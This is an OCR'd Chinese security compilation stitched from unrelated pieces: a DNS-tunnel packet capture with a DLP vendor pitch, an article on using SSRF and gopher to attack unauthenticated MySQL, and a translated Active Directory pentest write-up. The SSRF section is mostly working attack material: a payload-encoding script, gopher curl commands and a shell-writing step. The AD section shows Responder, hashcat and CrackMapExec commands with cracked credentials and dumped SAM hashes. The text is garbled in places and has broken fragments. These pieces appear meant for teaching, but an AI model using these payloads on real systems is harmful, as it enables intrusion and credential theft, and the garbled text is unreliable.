1048.41…	192.168.100.31	192.168.100.1	DNS	117	Standard query 0x0a0d A post.13a3533094e545553.7568983267.25637.dnsch.cirrus.
1048.43…	192.168.100.1	192.168.100.31	DNS	166	Standard query response 0x0a0d A post.13a3533094e545553.7568983267.25637.dnsch.cirrus. 0.0.0.0 NS ns.cirrus
1048.43…	192.168.100.31	192.168.100.1	DNS	117	Standard query 0x1b32 A post.145522e4441547b30.7668983267.25637.dnsch.cirrus.
1048.45…	192.168.100.1	192.168.100.31	DNS	166	Standard query response 0x1b32 A post.145522e4441547b30.7668983267.25637.dnsch.cirrus. A 0.0.0.0 NS ns.cirrus
1048.45…	192.168.100.31	192.168.100.1	DNS	117	Standard query 0x7c6a A post.13136383838626 42d.7768983267.25637.dnsch.cirrus.
1048.46…	192.168.100.1	192.168.100.31	DNS	166	Standard query response 0x7c6a A post.13136383838626 42d.7768983267.25637.dnsch.cirrus. A 0.0.0.0 NS ns.cirrus
1048.47…	192.168.100.31	192.168.100.1	DNS	117	Standard query 0x5fce A post.1366336662d313164.7868983267.25637.dnsch.cirrus.
1048.48…	192.168.100.1	192.168.100.31	DNS	166	Standard query response 0x5fce A post.1366336662d313164.7868983267.25637.dnsch.cirrus. A 0.0.0.0 NS ns.cirrus

在一个 DNS 查询报文中最多可以携带 242 个字 符，每个字符可以有 37 个不同的取值。如果要使用 DNS 隐蔽通道传递任意数据，则必须先对要传输的数据进行编码，使其满足 DNS 协议标准的要求。

使用 DLP 检测通过 DNS 隧道盗取数据行为

DNS 隐蔽隧道检测是识别未知威胁必不可少的关键技术能力。超过 90%外部入侵和内部威胁的目标最终就是盗取数据资产。因此，监控数据外泄渠道是安全对抗中十分重要的环节。

由于 DNS 隧道具有隐蔽性和多变性的复杂特征，传统 DLP 产品无法检测。实际场景中，加入域名生成算法 DGA 和改变数据外发编码等技术，大大增加了自动辨认的复杂性，造成基于特征匹配规则的安全产品无法准确识别。即使破解某一特定木马的 DNS 通讯模式，对未来

出现的新格式无效。对于开源软件来说，改变网络通信特征轻而易举，特征匹配技术显然应对不了层出不穷的变种。

合法软件也使用 DNS 隧道，如果不加处理，则误报数量巨大难以接受。

```
16-0.19-a3000000.10082.1644.976.3ea3.410.0.6bq4kprjdsbmpkj2kvtanwl1db.avts.mcafee.com
```

有些技术文章提出按照请求量、长子域名统计进行检测，但频繁请求同一域中大量子域名的情况在实际环境中较为常见，极易产生误报，同时又容易忽略低频率低带宽的通道，造成漏报。若使用特殊资源记录类型统计，检测 DNS 隐蔽通道常用的 TXT 和 NULL 资源记录，iodine 等使用 A 记录请求即会使此方法失效。即便采用字符频率统计算法，用于训练的合法流量产自 Alexa 排名前百万网站，仅代表 Web 域名特征，与实际 DNS 流量特性差异较大，效果并不理想。

思睿嘉得 DLP 产品应用机器学习算法分析终端等实体的网络流量行为，能准确检测出 DNS 隐蔽隧道，包括 Cobalt Strike 所使用的 TXT 记录等下载 payload、A 记录上传数据至 C&C 服务器等手段。检测结果如下图所示。

基本信息

事件ID	2e0ef7fa32b745bc87d1843efba0631e		
发现时间	2018-02-27 14:57:53	上报时间	2018-02-27 14:57:56
用户名称	192.168.100.168	组织机构	总部/未知用户组
分类	DNS隐蔽隧道检测	分级	机密
命中策略	DNS	命中策略组	内置条件
命中策略级别	高	探针设备IP	192.168.100.129
严重度	中	异常请求数量	0
异常请求内容	从2018-02-27 14:53:23到2018-02-27 14:53:57期间 192.168.100.168发送属于DNS隐蔽隧道检测的风险数据	异常请求包	dns_20180227_145753_0.txt

DNS异常事件

发送者IP	192.168.100.168	发送者MAC	00:0c:29[redacted]
DNS服务器IP	[redacted]	DNS服务器MAC	c4:ca:d[redacted]7b


SSRF To RCE in MySQL

作者：xfkxfk@逢魔安全实验室
文章来源：【逢魔实验室】https://blog.formsec.cn/2018/01/22/SSRF-To-RCE-in-MySQL/

背景介绍

SSRF(Server-Side Request Forgery)服务端请求伪造，是一种由攻击者构造形成由服务器端发起请求的一个漏洞，一般情况下，SSRF 攻击的目标是从外网无法访问的内部系统。

在互联网上已经很多介绍 SSRF 漏洞的原理，漏洞场景，漏洞利用方法的文章，但是大多数的 SSRF 漏洞利用都是内网扫描，内网服务识别，内网漏洞盲打，写计划任务获取 shell，写私钥获取 shell，利用 SSRF 漏洞结合 Gohper 或者 Dict 协议攻击 Redis、MongoDB、Memcache 等 NoSQL，但是很少见有利用 SSRF 漏洞攻击内网 MySQL、PostgreSQL、MSSQL 等关系型数据库，所以本文我们将介绍如何利用 SSRF 漏洞结合 Gopher 系统攻击内网未授权 MySQL，并且获取系统 shell 的方法。



MySQL 通信协议

MySQL 连接方式：

在进行利用 SSRF 攻击 MySQL 之前，先了解一下 MySQL 的通信协议。MySQL 分为服务端和客户端，客户端连接服务器使存在三种方法：

1、Unix 套接字；

2、内存共享/命名管道；

3、TCP/IP 套接字；

在 Linux 或者 Unix 环境下，当我们输入

```
mysql –uroot –proot
```

登录 MySQL 服务器时就是用的 Unix 套接字连接；Unix 套接字其实不是一个网络协议，只能在客户端和 Mysql 服务器在同一台电脑上才可以使用。

在 window 系统中客户端和 Mysql 服务器在同一台电脑上，可以使用命名管道和共享内存的方式。

TCP/IP 套接字是在任何系统下都可以使用的方式，也是使用最多的连接方式，当我们输入

```
mysql –h127.0.0.1 –uroot –proot
```

时就是要 TCP/IP 套接字。

所以当我们需要抓取 mysql 通信数据包时必须使用 TCP/IP 套接字连接。

MySQL 认证过程：

MySQL 客户端连接并登录服务器时存在两种情况：需要密码认证以及无需密码认证。当需要密码认证时使用挑战应答模式，服务器先发送 salt 然后客户端使用 salt 加密密码然后验证；当无需密码认证时直接发送 TCP/IP 数据包即可。所以在非交互模式下登录并操作 MySQL 只能在无需密码认证，未授权情况下进行，本文利用 SSRF 漏洞攻击 MySQL 也是在其未授权情况下进行的。

MySQL 客户端与服务器的交互主要分为两个阶段：Connection Phase（连接阶段或者叫认证阶段）和 Command Phase（命令阶段）。在连接阶段包括握手包和认证包，这里我们不详细说明握手包，主要关注认证数据包。

认证数据包格式如下：

```
4字节：服务器与客户端协商通讯方式
4字节：客户端发送请求报文时所支持的最大消息长度值
1字节：标识通讯过程中使用的字符编码
23字节：保留字节
用户名
密码长度 + 加密后的密码（可选：需要密码时）
数据库名称（可选）
登录认证插件（mysql_native_password）
```

这里以无需密码认证情况登录，看看认证数据包内容：

```
MySQL Protocol
    Packet Length: 71
    Packet Number: 1
  Login Request
    > Client Capabilities: 0xa605
    > Extended Client Capabilities: 0x000f
      MAX Packet: 16777216
      Charset: utf8 COLLATE utf8_general_ci (33)
      Username: m[redacted]d
      Client Auth Plugin: mysql_native_password
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 08   ........ ......E.
0010  00 73 5d 4b 40 00 40 06  df 2f 7f 00 00 01 7f 00   .s]K@.@. ./......
0020  00 01 3a 75 0c ea 6a 61  87 f5 5d c3 22 ff 50 18   ..:u..ja ..].".P.
0030  01 56 fe 67 00 00 47 00  00 01 05 a6 0f 00 00 00   .V.g..G. ........
0040  00 01 21 00 00 00 00 00  00 00 00 00 00 00 00 00   ..!..... ........
0050  00 00 00 00 00 00 00 00  00 00 6d 34 73 74 33 72   ........ ..m[redacted]
0060  5f 6f 76 33 72 6c 30 72  64 00 00 6d 79 73 71 6c   [redacted]d..mysql
0070  5f 6e 61 74 69 76 65 5f  70 61 73 73 77 6f 72 64   _native_ password
0080  00                                                .
```

这里 Packet Length 为整个数据包的长度，Packet Number 为 sequence_id 随每个数据包递增，从 0 开始，命令执行阶段遇到命令重新重置为 0。这两个 Packet 为真个 MySQL 通协议的基础数据包。

客户端请求命令数据包格式如下：

```
int<1>: 执行的命令，比如切换数据库
string<var>: 命令相应的参数，比如use database;

=====================
执行的命令列表:
0x00    COM_SLEEP    （内部线程状态）
0x01    COM_QUIT    关闭连接
0x02    COM_INIT_DB 切换数据库
0x03    COM_QUERY    SQL查询请求
0x04    COM_FIELD_LIST   获取数据表字段信息
0x05    COM_CREATE_DB    创建数据库
0x06    COM_DROP_DB 删除数据库
0x07    COM_REFRESH 清除缓存
0x08    COM_SHUTDOWN     停止服务器
0x09    COM_STATISTICS   获取服务器统计信息
0x0A    COM_PROCESS_INFO     获取当前连接的列表
0x0B    COM_CONNECT （内部线程状态）
0x0C    COM_PROCESS_KILL     中断某个连接
0x0D    COM_DEBUG    保存服务器调试信息
0x0E    COM_PING     测试连通性
0x0F    COM_TIME     （内部线程状态）
0x10    COM_DELAYED_INSERT   （内部线程状态）
0x11    COM_CHANGE_USER 重新登陆（不断连接）
0x12    COM_BINLOG_DUMP 获取二进制日志信息
0x13    COM_TABLE_DUMP   获取数据表结构信息
0x14    COM_CONNECT_OUT （内部线程状态）
0x15    COM_REGISTER_SLAVE   从服务器向主服务器进行注册
0x16    COM_STMT_PREPARE     预处理SQL语句
0x17    COM_STMT_EXECUTE     执行预处理语句
0x18    COM_STMT_SEND_LONG_DATA 发送BLOB类型的数据
0x19    COM_STMT_CLOSE   销毁预处理语句
0x1A    COM_STMT_RESET   清除预处理语句参数缓存
0x1B    COM_SET_OPTION   设置语句选项
0x1C    COM_STMT_FETCH   获取预处理语句的执行结果
```

比如这里 select * from flag;命令的数据包如下:

```
MySQL Protocol
    Packet Length: 19
    Packet Number: 0
  Request Command Query
    Command: Query (3)
    Statement: select * from flag
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 08   ........ ......E.
0010  00 3f 5d 55 40 00 40 06  df 59 7f 00 00 01 7f 00   .?]U@.@. .Y......
0020  00 01 3a 75 0c ea 6a 61  88 b1 5d c3 24 dc 50 18   ..:u..ja ..].$.P.
0030  01 5e fe 33 00 00 13 00  00 00 03 73 65 6c 65 63   .^.3.... ...selec
0040  74 20 2a 20 66 72 6f 6d  20 66 6c 61 67            t * from  flag
```

构造攻击数据包

通过上面 MySQL 通信协议的分析，现在需要构造一个基于 TCP/IP 的数据包，包括连接，认证，执行命令，退出等 MySQL 通信数据。

环境：

ubuntu17 4.4.0-62-generic #x86_64

mysql Ver 14.14 Distrib 5.7.20, for Linux (x86_64)

首先我们需要新建一个 MySQL 用户，并且密码为空，使用 root 用户登录 mysql 后执行如下命令即可：

```
CREATE USER ' usernopass'\@'localhost';

GRANT USAGE ON \*.\* TO ' usernopass'\@'localhost';

GRANT ALL ON \*.\* TO ' usernopass'\@'localhost';
```

上面我们新建了一个用户 usernopass，只允许本地登录，接下来开始抓包分析。

第一步开一个窗口抓包：


```
root\@ubuntu17:/\#tcpdump –i lo port 3306 –w mysql.pcay
```

第二步开一个窗口使用 TCP/IP 模式连接 MySQL 服务器：

```
root\@ubuntu17:/\#mysql –h 127.0.0.1 –r usernopass
```

为了抓到更多数据，然后随便 select 一个内容，在 exit 退出。

第三步使用 Wireshark 打开上面抓到的 mysql.pcap 包：



打开数据包后过滤 mysql 数据包，然后随便选一个 mysql 数据包邮件追踪流，TCP 流，然后过滤出客户端发送到 MySQL 服务器的数据包，将显示格式调整为原始数据即可，此时获取的就是整个 MySQL 客户端连接服务器并且执行命令到退出发送的数据包内容，如上图所示。

然后将原始数据整理为一行，并将其 url 编码，最后的内容如下图所示：

```
%47%00%00%01%05%a6%0f%00%00%00%00%01%21%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%6d%34%7
3%74%33%72%5f%6f%76%33%72%6c%30%72%64%00%00%6d%79%73%71%6c
%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%21%00%
00%00%03%73%65%6c%65%63%74%20%40%40%76%65%72%73%69%6f%6e%5
f%63%6f%6d%6d%65%6e%74%20%6c%69%6d%69%74%20%31%12%00%00%00
%03%53%45%4c%45%43%54%20%44%41%54%41%42%41%53%45%28%29%05%
00%00%00%02%66%6c%61%67%13%00%00%00%03%73%65%6c%65%63%74%2
0%2a%20%66%72%6f%6d%20%66%6c%61%67%01%00%00%00%01
```

将 MySQL 原始数据进行编码的脚本如下：

```
#!/usr/bin/dev python
#coding:utf-8


def result(s):
```

```
    a = [s[i:i+2] for i in xrange(0, len(s), 2)]
    return "curl gopher://127.0.0.1:3306/_%" + "%".join(a)

if __name__ == "__main__":
    import sys
    s = sys.argv[1]
    print result(s)
```

利用 SSRF 获取系统 shell

上面我们构造好了一堆 TCP 数据包，如果需要使用 SSRF 漏洞来攻击 MySQL 的话，那么我们可以使用 gopher 协议来发送上面的一堆 TCP 数据包，最后使用 curl 发送请求即可。


这里我们 select 了 flag 表中的数据，最后构造的请求如下：

```
root@ubuntu17:/# curl gopher://127.0.0.1:3306/_%47%00%00%01%05%a6%0f%00%00%00%00%01%21%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%6d%34%73%74%33%72%5f%6
f%76%33%72%6c%30%72%64%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%
64%00%21%00%00%00%03%73%65%6c%65%63%74%20%40%40%76%65%72%73%69%6f%6e%5f%63%6f%6d%6d%65%6e
%74%20%6c%69%6d%69%74%20%31%12%00%00%00%03%53%45%4c%45%43%54%20%44%41%54%41%42%41%53%45%2
8%29%05%00%00%00%02%66%6c%61%67%13%00%00%00%03%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%
66%6c%61%67%01%00%00%00%01 --output -
[
5.7.20-0ubuntu0.17.10.1)%tc:2*ÿbv}D'QUpmysql_native_password'def@@version_comment
                                                                    !     (U
buntu)þ def
DATABASE()
          !f□□*defflagflagflagflagflag
                                      !,趙111111111111111111111111111111111þ"root@ubuntu1
7:/# XshellXshellXshellXshellXshellXshellXshellXshellXshell
```

但是很多情况下，SSRF 是没有回显的，及时发送了数据而且 MySQL 也执行了，但是我们看不到执行后的返回数据，最后我们要的是系统的一个 shell。


正常情况下，通过 MySQL 获取系统 shell 一般通过 select into outfile 系统文件，或者使用 udf 来搞，那么这里同样我们将获取 shell 的数据包提取出来，通过 gopher 协议发送这些数据包同样可以达到 getshell 的目的。

通过 select xxx into outfile yyy 写 shell 的数据包获取方法同上面构造攻击数据包的过程，将执行完写文件 sql 语句的抓包内容提取出来构造好即可，如下图成功写 shell 文件到系统目录：


root@ubuntu17:~# curl gopher://127.0.0.1:3306/_%ad%00%00%01%85%a6%ff
%01%00%00%00%01%08%00%00%00

```
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($curl, CURLOPT_MAXREDIRS, 0);
    curl_setopt($curl, CURLOPT_TIMEOUT, 3);
    curl_setopt($curl, CURLOPT_CONNECTTIMEOUT, 3);
    curl_setopt($curl, CURLOPT_RESOLVE, array($host . ":" . $port . ":" . $ip));
    curl_setopt($curl, CURLOPT_PORT, $port);
    $data = curl_exec($curl);
    if (curl_error($curl)) {
        error(curl_error($curl));
    } else {
        echo $data;
    }
}
?>
```

将我们构造好的获取信息的请求发送到 url 参数，结果如下：


:/index.php?url=gopher%3A%2f%2f127.0.0.1%3A3306%2f_%2547%2500%2500%2501%2505%25...
[5.7.20-0ubuntu0.17.10.1@ A'8□%j-□□□□□□□HiX□i□□M□kE□mysql_native_password□□□□□□'□□def□@@version_comment!□□□□□□□□
□□(Ubuntu)□□□□□□□□ □□def
DATABASE()!f□□□□□□□□

如何从外部 Active Directory 获取域管理员权限

作者：WisFree
原文链接：
https://markitzeroday.com/pass-the-hash/crack-map-exec/2018/03/04/da-from-outside-the-domain.html
翻译链接：【安全客】https://www.anquanke.com/post/id/100191

写在前面的话


我之前曾是一名传统的 Web 开发人员，这也是让我对信息安全感兴趣的原因之一。除此之外，我平时自己也会去进行各种各样的渗透测试，一开始只是兼职，现在我已经变成一名全职的渗透测试人员了。值得一提的是，在我的渗透测试过程中，活动目录（Active Directory）测试已经成为了我最喜欢的一种渗透测试类型了。

这篇文章介绍的是我在今年年初给其中一名客户所进行的内部网络测试情况。其实在此之前，我已经给这名客户的网络系统进行过测试了，但是这名客户的网络非常难渗透，所以这一次我就有些担心我是否能够成功“入侵”这个网络，因为上次我可是花了九牛二虎之力才成功的。

直奔主题

我在内部网络运行的第一个工具就是 Responder。这个工具可以从本地子网的 LLMNR 或 NetBIOS 请求中获取 Windiws 哈希，不过这名客户非常机智地禁用掉了 LLMNR 和 NetBIOS 请求。除了我在之前对其所进行的渗透测试中获取到的信息之外，我从我的 OSCP 课程中还学到了一样东西：即首先尝试最简单的东西。如果房间的大门是敞开的，你为什么一定要破窗而入呢？

于是乎，我运行了 Responder，当我获取到了如下图所示的哈希输出之后，我惊呆了：




当然了，我永远不会在我的文章中泄露客户的凭证信息，所以你在本文中看到的所有数据都是经过了匿名化处理的，而且细节数据我都已经修改过了。

我们可以从这里看到，主机 172.16.157.133 给我们发送了账号 FRONTDESK 的 NETNTLMv2 哈希。在 Crack Map Exec（CME）工具的帮助下我们对这台主机的 NetBIOS 信息进行了检测，并判断这个值是否是某个本地账号的哈希。如果是的话，那么其中的“domain”部分就是主机的用户名了：

```
[SMBv2] NTLMv2-SSP Username : 2-FD-87622FRONTDESK
```

比如说，在此时的场景中，2-FD-87622 就应该是主机的 NetBIOS 名。使用 CME 查看 IP 地址后，我们可以看到主机设备的名称：



那么接下来，我们就可以尝试破解这个哈希值，并获取到明文形式的密码了。在 hashcat 和密码字典 rockyou.txt 的帮助下，我们迅速破解出了这个密码。

```
Watchdog: Temperature retain trigger disabled.

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 825375855360

FRONTDESK::2-FD-87622:f1463bd021bb2cff:0a9a7048f1b79c1f31e13a793b4d9c19:01010000
00000000c0653150de09d2015fb64e768915225a000000000200080053004d004200330001001e00
570049004e002d005000520048003400390032005200510041004600560004001400530004d004200
33002e006c006f00630061006c000300340057004900 4e002d005000520048003400390032005200
5100410046005600 2e0053004d00420033002e006c006f00630061006c000500140053004d004200
33002e006c006f00630061006c0007000800c0653150de09d201060004000200000080030003000
0000000000001000000002000 00f059e8963c98d789ec8ac219cb1491e1e6ae3166c1905349b47e
927975adb62e0a001000000000000000000000000000000000090010006300690066007300 2f00
4e004100530000000000000000000000000000:Winter2018!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: FRONTDESK::2-FD-87622:f1463bd021bb2cff:0a9a7048f1b7...000000
Time.Started.....: Sun Mar  4 13:08:54 2018 (9 secs)
Time.Estimated...: Sun Mar  4 13:09:03 2018 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/rules/d3adhob0.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 89554.6 kH/s (7.00ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 788226560/825375855360 (0.10%)
Rejected.........: 0/788226560 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Candidates.#1....: 1234562017# -> Sinaloa12019&
HWMon.Dev.#1.....: Temp: 59c Util: 97% Core:1202MHz Mem:2505MHz Bus:16

Cracking performance lower than expected? Append -w 3 to the commandline.

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => Started: Sun Mar  4 13
:08:52 2018
Stopped: Sun Mar  4 13:09:05 2018
```

安全客 (www.anquanke.com)

现在,我们手上已经得到了 FRONTDEST 设备的一系列凭证数据了,当我们再次使用 CME 来对这台设备进行扫描测试时，返回的就是已破解的凭证信息了:

```
cme smb 172.16.157.133 -u FRONTDESK -p 'Winter2018!' --local-auth
```

我们可以看到上图所示的输出结果中的“Pwn3d!”，这表明它是一个本地管理员账号。因此，这也就意味着我们已经得到了能够导出本地密码哈希的权限了:

```
cme smb 172.16.157.133 -u FRONTDESK -p 'Winter2018!' --local-auth --sam
```

```
[*] Windows 10 Pro N 14393 x64 (name:2-FD-87622) (domain:2-FD-87622) (signing:False)
[+] 2-FD-87622\FRONTDESK:Winter2018! (Pwn3d!)
[+] Dumping SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5509de4ff0a6eed7048d9f4a61100e51:
Guest:501:aad3b435b51404eeaad3b435b51404ee:b8a505840daa73d0299aef6137f9c2ff:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:f93cb99f36b75552313c9c6c9374e509
